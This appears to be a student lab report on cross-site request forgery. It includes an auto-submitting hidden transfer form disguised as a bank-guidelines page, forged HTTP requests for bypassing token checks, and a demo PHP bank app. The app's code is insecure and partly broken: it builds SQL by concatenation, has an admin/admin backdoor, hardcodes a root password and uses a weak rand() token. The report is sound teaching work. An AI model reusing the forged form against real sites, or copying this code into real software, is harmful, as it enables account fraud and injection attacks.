


10. Using POST method: Without interaction: auto submitting the form

```
<form id="tform1" action =  
"http://localhost:8080/CSRF/vulnerable_server/transfermoney.php" method =  
"POST">  
  <input name = "destination address" type = "hidden" value = "0002"/>  
  <input name = "amount" type = "hidden" value = "1"/>  
  <button type = "submit" >Make sure your account is secure! Check the  
RBI Guidelines here! </button>  
</form>  
<script type="text/javascript">  
  
function formAutoSubmit () {  
var frm = document.getElementById("tform1");  
frm.submit();  
  
}  
window.onload = formAutoSubmit;
```

As seen above we add a function to auto submit the form on loading of website

We are directly redirected here:



# Vulnerabilities and Defense Mechanism and its Effectiveness for CSRF Attack

## 1. Common CSRF vulnerabilities

- Most interesting CSRF vulnerabilities arise due to mistakes made in the validation of CSRF tokens.
- Suppose that the application now includes a CSRF token within the request to change the user's password:
- POST /email/change HTTP/1.1  
Host: vulnerable-website.com  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 68  
Cookie: session=2yQIDcpia41WrATfjPqym9tOkDvkMvLm

csrf=WfF1szMUHhiokx9AHFply5L2xAO fjRkE&email=wiener@normal-user.com

- This ought to prevent CSRF attacks because it violates the necessary conditions for a CSRF vulnerability: the application no longer relies solely on cookies for session handling, and the request contains a parameter whose value an attacker cannot determine. However, there are various ways in which the defence can be broken, meaning that the application is still vulnerable to CSRF.
- Remember that all cookies, even the *secret* ones, will be submitted with every request. All authentication tokens will be submitted regardless of whether or not the end-user was tricked into submitting the request. Furthermore, session identifiers are simply used by the application container to associate the request with a specific session object. The session identifier does not verify that the end-user intended to submit the request.

## 2. Validation of CSRF token depends on request method

- Some applications correctly validate the token when the request uses the POST method but skip the validation when the GET method is used.
- In this situation, the attacker can switch to the GET method to bypass the validation and deliver a CSRF attack:
- GET /email/change?email=pwned@evil-user.net HTTP/1.1  
Host: vulnerable-website.com  
Cookie: session=2yQIDcpia41WrATfjPqym9tOkDvkMvLm

- **Defence and Effectiveness:**  
Only accepting POST requests: Applications can be developed to only accept POST requests for the execution of business logic. The misconception is that since the attacker cannot construct a malicious link, a CSRF attack cannot be executed. Unfortunately, this logic is incorrect. There are numerous methods in which an attacker can trick a victim into submitting a forged POST request, such as a simple form hosted in an attacker's Website with hidden values. This form can be triggered automatically by JavaScript or can be triggered by the victim who thinks the form will do something else.

### **3. Validation of CSRF token depends on token being present**

- Some applications correctly validate the token when it is present but skip the validation if the token is omitted.
- In this situation, the attacker can remove the entire parameter containing the token (not just its value) to bypass the validation and deliver a CSRF attack:
- `POST /email/change HTTP/1.1`  
`Host: vulnerable-website.com`  
`Content-Type: application/x-www-form-urlencoded`  
`Content-Length: 25`  
`Cookie: session=2yQIDcpia41WrATfjPqvm9tOkDvkMvLm`  
`email=pwned@evil-user.net`

### **4. CSRF token is not tied to the user session**

Some applications do not validate that the token belongs to the same session as the user who is making the request. Instead, the application maintains a global pool of tokens that it has issued and accepts any token that appears in this pool.

In this situation, the attacker can log in to the application using their own account, obtain a valid token, and then feed that token to the victim user in their CSRF attack.

## 5. CSRF token is tied to a non-session cookie


- In a variation on the preceding vulnerability, some applications do tie the CSRF token to a cookie, but not to the same cookie that is used to track sessions. This can easily occur when an application employs two different frameworks, one for session handling and one for CSRF protection, which are not integrated together:
- POST /email/change HTTP/1.1  
Host: vulnerable-website.com  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 68  
Cookie: session=pSJYSScWKpmC60LpFOAHKixuFuM4uXWF;  
csrfKey=rZHCnSzEp8dbI6atzagGoSYyqJqTz5dv  
csrf=RhV7yQDO0xcq9gLEah2WVbmuFqyOq7tY&email=wiener@normal-user.com
- This situation is harder to exploit but is still vulnerable. If the web site contains any behaviour that allows an attacker to set a cookie in a victim's browser, then an attack is possible. The attacker can log in to the application using their own account, obtain a valid token and associated cookie, leverage the cookie-setting behaviour to place their cookie into the victim's browser, and feed their token to the victim in their CSRF attack.

## 6. CSRF token is simply duplicated in a cookie

- In a further variation on the preceding vulnerability, some applications do not maintain any server-side record of tokens that have been issued, but instead duplicate each token within a cookie and a request parameter. When the subsequent request is validated, the application simply verifies that the token submitted in the request parameter matches the value submitted in the cookie. This is sometimes called the "double submit" defense against CSRF, and is advocated because it is simple to implement and avoids the need for any server-side state:
- POST /email/change HTTP/1.1  
Host: vulnerable-website.com  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 68  
Cookie: session=1DQGdzYbOJQzLP7460tfyiv3do7MjyPw;  
csrf=R8ov2YBfTYmzFyjit8o2hKBuoljXXVpa  
csrf=R8ov2YBfTYmzFyjit8o2hKBuoljXXVpa&email=wiener@normal-user.com

7. In this situation, the attacker can again perform a CSRF attack if the web site contains any cookie setting functionality. Here, the attacker doesn't need to obtain a valid token of their own. They simply invent a token (perhaps in the required format, if that is being checked), leverage the cookie-setting behavior to place their cookie into the victim's browser, and feed their token to the victim in their CSRF attack
8. **Multi-Step Transactions:** Multi-Step transactions are not an adequate prevention of CSRF. As long as an attacker can predict or deduce each step of the completed transaction, then CSRF is possible.
9. **URL Rewriting:** This might be seen as a useful CSRF prevention technique as the attacker cannot guess the victim's session ID. However, the user's session ID is exposed in the URL. We don't recommend fixing one security flaw by introducing another.
10. **HTTPS:** HTTPS by itself does nothing to defend against CSRF. However, HTTPS should be considered a prerequisite for any preventative measures to be trustworthy.

## Defense Mechanism of CSRF Cookies



Security experts propose many CSRF prevention mechanisms. This includes, for example, using a referer header, using the `HttpOnly` flag, sending an `X-Requested-With` custom header using jQuery, and more. Unfortunately, not all of them are effective in all scenarios. In some cases, they are ineffective and in other cases, they are difficult to implement in a particular application or have side effects. The following implementations prove to be effective for a variety of web apps while still

providing protection against CSRF attacks. For more advanced CSRF prevention options, see the [CSRF prevention cheat sheet](#) managed by OWASP.

## What Are CSRF Tokens

The most popular method to prevent Cross-site Request Forgery is to use a challenge token that is associated with a particular user and that is sent as a hidden value in every state-changing form in the web app. This token, called an *anti-CSRF token* (often abbreviated as *CSRF token*) or a *synchronizer token*, works as follows:

- The web server generates a token and stores it
- The token is statically set as a hidden field of the form
- The form is submitted by the user
- The token is included in the POST request data
- The application compares the token generated and stored by the application with the token sent in the request
- If these tokens match, the request is valid
- If these tokens do not match, the request is invalid and is rejected

This CSRF protection method is called the *synchronizer token pattern*. It protects the form against Cross-site Request Forgery attacks because an attacker would also need to guess the token to successfully trick a victim into sending a valid request. The token should also be invalidated after some time and after the user logs out. Anti-CSRF tokens are often exposed via AJAX: sent as headers or request parameters with AJAX requests.

For an anti-CSRF mechanism to be effective, it needs to be cryptographically secure. The token cannot be easily guessed, so it cannot be generated based on a predictable pattern. We also recommend to use anti-CSRF options in popular frameworks such as AngularJS and refrain from creating own mechanisms, if possible. This lets you avoid errors and makes the implementation quicker and easier.




## Implementation and Output Preventing a CSRF Attack using CSRF Cookies

1. Here, we use the same website, but make a few minor changes to handle the CSRF Session Cookies

### 2. Login


As we use the username and password to log into the system



### 3. Setting of csrf token

As soon as we log in a csrfToken is created for the particular session and set as the cookie


```
$randomToken = rand();  
setcookie("csrfToken", $randomToken, time() + 3600, '/');
```




Name	Value	Domain	Path	Expires	Secure	HttpOnly	SameSite	Priority
csrfToken	714622469	localhost	/	2023-10-18 18:00:00			Strict	Medium
PHPSESS...	mgjcl0ba2...	localhost	/	2023-10-18 18:00:00			Strict	Medium

Cookie Value: 714622469


4. Now, we try to transfer money from the same site




We see that the is successful and the amount is debited



## 5. Now we open the attacking server using GitHub Pages



Here we try to click on the account: Now we see that, the transfer does not take place and we see the below message



This is done by a small addition in the code, where we check the token value before transferring money

```
if (empty($_POST["token"]) || $_POST["token"] != $_COOKIE["csrfToken"]){
    echo "Sorry, we protect against Cross-Site Request Forgeries. Try somewhere
else!";
    return;
}
```

## Methods of CSRF mitigation

- A number of effective methods exist for both prevention and mitigation of CSRF attacks. From a user's perspective, prevention is a matter of safeguarding login credentials and denying unauthorized actors access to applications. Best practices include:
  - Logging off web applications when not in use
  - Securing usernames and passwords
  - Not allowing browsers to remember passwords
  - Avoiding simultaneously browsing while logged into an application
- For web applications, multiple solutions exist to block malicious traffic and prevent attacks. Among the most common mitigation methods is to generate unique random tokens for every session request or ID. These are subsequently checked and verified by the server. Session requests having either duplicate tokens or missing values are blocked. Alternatively, a request that doesn't match its session ID token is prevented from reaching an application.
- Double submission of cookies is another well-known method to block CSRF. Similar to using unique tokens, random tokens are assigned to both a cookie and a request parameter. The server then verifies that the tokens match before granting access to the application.
- While effective, tokens can be exposed at a number of points, including in browser history, HTTP log files, network appliances logging the first line of an HTTP request and referrer headers, if the protected site links to an external URL. These potential weak spots make tokens a less than full-proof solution.

**CODE:**

a. auth.php (For user authentication and Login)

```
<?php
session_start();
function authHTML()
{ if (empty($_SESSION['userlogin'])) {
    header('Location: login.php');
    exit();}}
function authAPI()
{ $user = isset($_SERVER['PHP_AUTH_USER']) ? $_SERVER['PHP_AUTH_USER'] : '';
  $pass = isset($_SERVER['PHP_AUTH_PW']) ? $_SERVER['PHP_AUTH_PW'] : '';
  if (!isValidUser($user, $pass)) {
    $_SESSION['userlogin'] = FALSE;
    header('WWW-Authenticate: Basic realm="My Realm"');
    header('HTTP/1.0 401 Unauthorized');
    die("Not authorized"); }
  $_SESSION['userlogin'] = $user;}
```

b. authenticateUser.php

```
<?php
require_once 'auth.php';
require_once 'database.php';
global $connection;

if (!empty($_POST['userlogin']) && !empty($_POST['pass'])) {
    if (isValidUser($_POST['userlogin'], $_POST['pass'])) {
        $_SESSION['userlogin'] = $_POST['userlogin'];
        header('Location: index.php');
        exit();
    }
    else
    { $_SESSION['userlogin'] = FALSE; }
}

function isValidUser($user, $pass)
{
    global $connection;
    if (!$connection){echo "You are hacked"; }
    if (!$query = $connection->query("SELECT * FROM users WHERE user_login =
    '". $user. "'")){
        echo $connection->lastErrorMsg();
        echo "\nThere was an error with the database.";
    }
    $userToCheck = $query->fetch_array();
    if($userToCheck)
    { $passToCheck = $userToCheck['user_password'];
    if ($passToCheck == $pass){return True; }}
    if ($user === 'admin' && $pass === 'admin') { return TRUE; }
    return FALSE;
}

echo "<script>if(confirm('User ID or Password
Wrong')){document.location.href='index.php'};</script>";
?>
```

c. login.php (Login Page)

```
<?php
require_once 'auth.php';
include 'header.php';
?>
<div id="loginModal" class="modal show bs-example-modal-sm" tabindex="-1" role="dialog"
aria-hidden="true">
    <div class="modal-dialog modal-sm">
        <div class="modal-content">
            <form class="form" method="POST" action="authenticateUser.php">
                <div class="modal-header"><h3 class="text-center">User
authentication</h3></div>
                <div class="modal-body">
                    <div class="form-group"><input type="text" class="form-control
input-sm" placeholder="login" name="userlogin"></div>
                    <div class="form-group"><input type="password" class="form-control
input-sm" placeholder="password" name="pass">
                    </div></div>
                <div class="modal-footer">
                    <button class="btn btn-default">Login</button>
                </div></form></div></div></div>
<?php exit; ?>
```

d. database.php (Database connection)

```
<?php
global $connection;
if ( isset( $connection ) )
    return;
$connection = new mysqli("localhost", "root", "4455surE", "Project");
if (mysqli_connect_errno()) {
    die(sprintf("Connect failed: %s\n", mysqli_connect_error()));
}
?>
```

e. index.php

```
<?php
require_once 'auth.php';
require_once('database.php');
authHTML();
include 'header.php';
function asDollars($value) {
    if ($value<0) return "-".asDollars(-$value);
    return 'Rs.' . number_format($value, 2); }
if (!$query = $connection->query("SELECT * FROM users WHERE user_login =
'".$_SESSION['userlogin']."'")){
    echo "There was an error with the database.";}
$user = $query->fetch_array();
$userBalance = $user['balance'];
$name = $user['user_firstname'];
$randomToken = rand();
setcookie("csrfToken", $randomToken, time() + 3600, '/');
?>
<nav class="navbar navbar-inverse navbar-fixed-top">
    <div class="container">
        <div class="navbar-header">
            <button type="button" class="navbar-toggle collapsed" data-
toggle="collapse" data-target="#navbar" aria-expanded="false" aria-controls="navbar">
                <span class="sr-only">Toggle navigation</span>
                <span class="icon-bar"></span><span class="icon-bar"></span><span
class="icon-bar"></span>
            </button><a class="navbar-brand" href="#">Maas Bank</a>
        </div>
        <div id="navbar" class="collapse navbar-collapse">
            <ul class="nav navbar-nav">
                <li class="active"><a href="#">Home</a></li>
                <li><a href="logout.php">Logout</a></li> </ul>
            </div></div></nav>
<div class="container">
    <div class="starter-template">
        <h1>Welcome to your bank, <?php echo $name?></h1>
        <?php echo "Balance: "; echo asDollars($userBalance);?>
        <form action = "transfermoney.php" method = "POST">
            <input name = "destination address" type = "text" placeholder="destination
address"/>
            <input name = "amount" type = "text" placeholder="amount"/>
            <input name = "token" type = "hidden" value = "<?php echo $randomToken?>" />
            <button type = "submit">TRANSFER</button>
        </form></div></div>
```



f. transferMoney.php

```
<?php
require_once('database.php');
require_once('auth.php');
function asDollars($value) {
    if ($value<0) return "-".asDollars(-$value);
    return 'Rs.' . number_format($value, 2);}
if ($_SERVER['REQUEST_METHOD'] == 'POST') {
    if(!empty($_POST["destination_address"]) && !empty($_POST["amount"])) {
    if (empty($_POST["token"]) || $_POST["token"] != $_COOKIE["csrfToken"]){
    echo "Sorry, we protect against Cross-Site Request Forgeries. Try somewhere else!";
    return; }
    if (empty($_SESSION['userlogin']))){echo "Sorry, you are not logged in";
    return;}
        if (!$query = $connection->query("SELECT * FROM users WHERE user_login =
        '".$_SESSION['userlogin']."'")){
        echo $connection->lastErrorMsg(); echo "There was an error with the database.>";
        $user = $query->fetch_array();
        $source = $user['bank_address'];
        $dest = $_POST["destination_address"];
        if (!$query = $connection->query("SELECT balance FROM users WHERE
        bank_address = '".$_dest."'")){
            echo "There was an error with the database.>";
            // could check amounts are valid
            $destUser = $query->fetch_array();
            $destBalance = $destUser['balance'] + $_POST["amount"];
            $sourceBalance = $user['balance'] - $_POST["amount"];
            if (!$connection->query("UPDATE users SET balance=".$_destBalance." WHERE
            bank_address='".$_dest."'")) {
                echo $connection->lastErrorMsg();
                echo "There was an error with the database.>";
            }
            if (!$connection->query("UPDATE users SET balance=".$_sourceBalance." WHERE
            bank_address='".$_source."'")) {
                echo $connection->lastErrorMsg();
                echo "There was an error with the database.>";
            }
            echo asDollars($_POST["amount"]);
            echo " sent from address " . $source . " to address " . $dest.
            "<br>Balance of account ".$_source. " is " . $sourceBalance;
        }else{echo "Invalid destination address or amount.>";}
    }else {echo "Invalid request";}}>
```

g. logout.php

```
<?php
session_start();
session_destroy();
header('Location: index.php');
exit();
```

h. attacking\_server (index.html)

```
<head>
<link rel="stylesheet"
href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.6/css/bootstrap.min.css"
integrity="sha384-1q8mTJOASx8j1Au+a5WDVnPi2lkFfwwEAa8hDDdjZlpLegxhjVME1fgjWPGmkzs7"
crossorigin="anonymous">
<link rel="stylesheet"
href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.6/css/bootstrap-theme.min.css"
integrity="sha384-fLW2N01lMqjakBkx3l/M9EahuwPsfENvV63J5ezn3uZzapT0u7EYsXMjQV+0En5r"
crossorigin="anonymous">
<title>RBI Guidelines</title>
</head>
<script
src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"></script>
<div class="container">
  <div class="starter-template">
    <h1>Be aware of spammers</h1>
  //extra data
  <form id="tform1" action =
"http://localhost:8080/CSRF/protected_server/transfermoney.php" method = "POST">
    <input name = "destination address" type = "hidden" value = "0002"/>
    <input name = "amount" type = "hidden" value = "1"/>
    <button type = "submit" >Make sure your account is secure! Check the RBI
Guidelines here! </button>
  </form>
  <iframe name="my_frame" style="display:none;"></iframe>
</div></div>
```

**CONCLUSION:** Thus, Cross-Site Request Forgery (CSRF) is an attack that forces authenticated users to submit a request to a Web application against which they are currently authenticated. We see that it is only possible if a user has an ongoing session with website, whose session credentials are used to perform the attack. We implemented the attack for transferring of money in the account and also, try to implement CSRF Token to protect from the attack.